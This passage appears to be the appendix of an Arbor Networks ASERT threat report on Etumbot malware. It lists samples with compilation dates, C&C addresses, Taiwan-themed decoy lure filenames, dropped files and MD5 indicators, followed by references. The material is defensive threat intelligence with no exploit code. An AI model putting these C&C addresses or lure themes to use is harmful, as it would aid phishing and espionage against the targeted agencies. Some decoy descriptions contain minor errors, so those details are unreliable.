
Compilation Date: 2014-03-12 01:38:44
C&C: 133.87.242.63 (JP)
Filename: APO EPIF 邀請函 rcs.xls
Dropped Files: ~tresd2.xls (2e073d35934bb3920fe9907ccb7bc5f8), ka4281x3.log, kb71271.log, wscnsvr.exe (deeec10be746ecf9bf46a30bf58bc784)



~tresd2.xls: International Green Fair (EPIF), held in Taiwan March 13-16, 2014 (Traditional Chinese)

4c703a8cfeded7f889872a86fb7c70cf


Compilation Date: 2014-03-24 00:53:57
C&C: 133.87.242.63 (JP)
Filename: 國發會 1030324 第 1 次委員會重要議題通報 finalrcs.xls
Archive: .rar (9b42968e9a7646feb7db318713271718)
Dropped Files: ~t3fcj1.xls (18dc518810892d89430a1efe2c71797e), ka4a8213.log, kb71271.log, serverupdate.exe (fed7ce0d20e78b5814475d8f9d062c80)



~t3fcj1.xls: Filename (Traditional Chinese) pertains to a Taiwan National Development Council meeting, document is unreadable

beb16ac99642f5c9382686fd8ee73e00


Compilation Date: 2014-03-31 07:34:00
C&C: 143.89.47.132 (HK)
Filename: 10342 委會-審查金融法規修正草案報告 rcs.xls
Dropped Files: ~tkfad1.xls (eef5f9b46676b31a791216b42360c8bb), ka4a8213.log, kb71271.log, Googleupdate.exe (e7d960060d602deb53c7d49d2002c4a4)



~tkfad1.xls: Filename (Traditional Chinese) pertains to April 2 meeting of unnamed Commission about financial regulation amendments. Document format is unreadable

5340fcfb3d2fa263c280e9659d13ba93


Compilation Date: 2014-04-23 01:23:41
C&C: 196.1.99.15 (SN), wwap[.]publiclol[.]com
Filename: 報價單 Finarcs.xls
Dropped Files: ~tasyd3.xls (c5118ba47b7aa12d6524f648f1623cc1), ka4a8213.log, kb71271.log, winlogdate.exe (ba4f88fe44d02a299dbeab18c37f74f3)



~tasyd3.xls: Filename "price list" (Traditional Chinese). Document format is unreadable.

a6b4b679a51627ce279d5107c20dd078
Compilation Date: 2014-04-29 03:44:19
C&C: 59.0.249.11 (KR)
Filename: spoolv.exe
Dropped Files: N/A (this sample is a dropped backdoor)

d444be30d2773b23de38ead1f2c6d117
Compilation Date: 2014-05-14 13:34:46
C&C: 198.209.212.82 (US)
Filename: 1030522 新機關籌備小組清單 rcs.DOC
Archive: 1030522 新機關籌備小組清單.7z (75193fc10145931ec0788d7c88fc8832)
Dropped Files: ~trfai3.doc (196ae8d6a5d19737ae6975d047ab1d59), ka4a8213.log, kb71271.log, sysupdate.exe (86ef188537f5e4637df24336c9b21cb0)




新機關籌備小組召集人、副召集人及執行秘書彙整表

新機關名稱	召集人	副召集人	執行秘書
1.內政部	內政部部長（江宜樺）	內政部次長	內政部人事處處長
2.外交部	外交部部長（楊進添）	外交部次長 本院新聞局副局長	外交部研究設計委員會主任委員
3.國防部	國防部部長（高華柱）	國防部副部長	國防部戰略規劃司司長
4.財政部	財政部部長（李述德）	財政部次長 內政部次長 人事局副局長 工程會副主任委員	財政部人事處處長
5.教育部	教育部部長（吳清基）	教育部次長 體委會副主任委員 青輔會副主任委員	教育部主任秘書
6.法務部	法務部部長（曾勇夫）	法務部次長	法務部主任秘書
7.經濟及能源部	經濟部部長（施顏祥）	經濟部次長 青輔會副主任委員 原能會副主任委員	經濟部主任秘書
	交通部部長（毛治國）	交通部次長	交通部主任秘書

~trfai3.doc: List of Convener, Deputy Convener, and Executive Secretary names for various government departments (Traditional Chinese)

b3830791b0a397bea2ad943d151f856b
Compilation Date: 2014-05-14 08:16:41
C&C: 198.209.212.82 (US)
Filename: 招標規範 Finarcs.doc
Archive: 招標規範.rar (8629b95f9e0898793e0881a8f79ee0cf)
Dropped Files: ~taste3.doc (aeaf1e78c2082644b122bf32803acb1f), ka4a8213.log, kb71271.log, spoolvs.exe (5eba8ced8656da865f91d5fc87e8dc74)



中山科學研究院　　財物採購招標規範　　103 年 4 月
案名：「鏈路系統等 7 項」採購案

項次	品項及規格	單位	數量	備考
壹	**單網路由器** **(參考品項：CISCO3945E/K9 含所有模組)或同等品**	套	3	
	1. 機箱必須具備 4 埠(含)以上之 10/100/1000Mbps，其中 2 埠為 SFP/RJ45 Dual-purpose 介面。 2. 具備 256MB(含)以上之 Flash Memory 可擴充至 4GB(含)以上，1GB(含)以上之 DRAM 可擴充至 2GB(含)以上。 3. 路由封包轉送率須可達 2,900Kpps(含)以上。 4. 內建硬體加速功能，支援 DES、3DES、AES 等加解密格式。 5. 具備 IPv4、IPv6、OSPF、BGP 等協定。 6. 具備 QoS(Quality of Service)功能。 7. 提供流量統計 NetFlow 或 Jflow 或 cFlow 功能。 8. 須可支援下列之網路介面模組： (1). Gigabit Ethernet 10/100/1000Mbps Base-T 網路介面模組最高可擴充 96 埠(含)以上。 (2). Synchronous Serial 網路介面模組，最高可擴充至 12 埠(含)以上。 (3). T3 網路介面模組，最高可擴充至 2 埠(含)以上。 (4). ATM OC-3 網路介面模組，最高可擴充至 2 埠(含)以上。 9. 支援主動發出監控封包及訊息(ICMP、TCP、UDP 及 HTTP)，以監控遠端設備或線路之服務品質(Delay、Jitter、Connectivity 及 Packet loss)。			設備模組參考型號(或同等品)： 1. CISCO3945E/K9 2. EHWIC-1GE-SFP-CU

~taste3.doc: Sun Yat-Sen University (Taiwan) purchase list, items include Cisco3045E/K9 or equivalent (Traditional Chinese)

List of Identified Etumbot MD5s

ca838b98ca0f516858a8a523dcd1338d
986937eb4052562cdd3960dd8fffc481
5ef508d0ca7759ecf602192521fff287
d08c54ed480c9cd8b35eab2f278e7a28
82d4850a02375a7447d2d0381b642a72
4c703a8cfeded7f889872a86fb7c70cf
063b6076c69ce3ba4f116d1ad51da2b5
232b659e28c5e06ad5466c01aec35cb6
1e8fba674761371cb9e88962dcb851c0
7a698acebcf19b55170f05388a2f7fe0
ff5a7a610746ab5492cc6ab284138852
cd33c5467d425f662f57672531701d89
1ce47f76fca26b94b0b1d74610a734a4
ac22aa007081caeb8970aefba7eddfcf
1498c9761fc819d496171c71604c2128
2b3a8734a57604e98e6c996f94776086
9b42968e9a7646feb7db318713271718
04908c6853cb5c9d7dccaf15fb5fd3bb
d444be30d2773b23de38ead1f2c6d117
86ef188537f5e4637df24336c9b21cb0
e7d960060d602deb53c7d49d2002c4a4
5340fcfb3d2fa263c280e9659d13ba93
a6b4b679a51627ce279d5107c20dd078
88653dde22f723934ea9806e76a1f546
b3830791b0a397bea2ad943d151f856b
beb16ac99642f5c9382686fd8ee73e00

References

[1] http://www.crowdstrike.com/blog/whois-numbered-panda/
[2] http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_ixeshe.pdf
[3] http://www.symantec.com/security_response/writeup.jsp?docid=2013-080921-5219-99&tabid=2
[4] https://blog.commtouch.com/cafe/malware/exe-read-backwards-spells-malware/
[5] http://threatpost.com/sirefef-malware-found-using-unicode-right-to-left-override-technique/102033
[6] http://blog.malwarebytes.org/online-security/2014/01/the-rtlo-method/
[7] http://www.fireeye.com/blog/technical/2013/08/survival-of-the-fittest-new-york-times-attackers-evolve-quickly.html
[8] https://github.com/arbor/reversing/blob/master/find_byte_strings.py
[9] http://www.arbornetworks.com/asert/2013/07/asert-mindshare-finding-byte-strings-using-idapython/
[10] https://www.symantec.com/security_response/writeup.jsp?docid=2014-011500-2419-99&tabid=2
[11] http://read.pudn.com/downloads199/sourcecode/windows/935255/htran.cpp__.htm

About ASERT

The Arbor Security Engineering & Response Team (ASERT) at Arbor Networks delivers world-class network security research and analysis for the benefit of today's enterprise and network operators. ASERT engineers and researchers are part of an elite group of institutions that are referred to as “super remediators,” and represent the best in information security. This is a reflection of having both visibility and remediation capabilities at a majority of service provider networks globally.

ASERT shares operationally viable intelligence with hundreds of international Computer Emergency Response Teams (CERTs) and with thousands of network operators via intelligence briefs and security content feeds. ASERT also operates the world¹s largest distributed honeynet, actively monitoring Internet threats around the clock and around the globe via ATLAS®, Arbor's global network of sensors: http://atlas.arbor.net. This mission and the associated resources that Arbor Networks brings to bear to the problem of global Internet security is an impetus for innovation and research.

To view the latest research, news, and trends from Arbor, ASERT and the information security community at large, visit our Threat Portal at http://www.arbornetworks.com/threats/.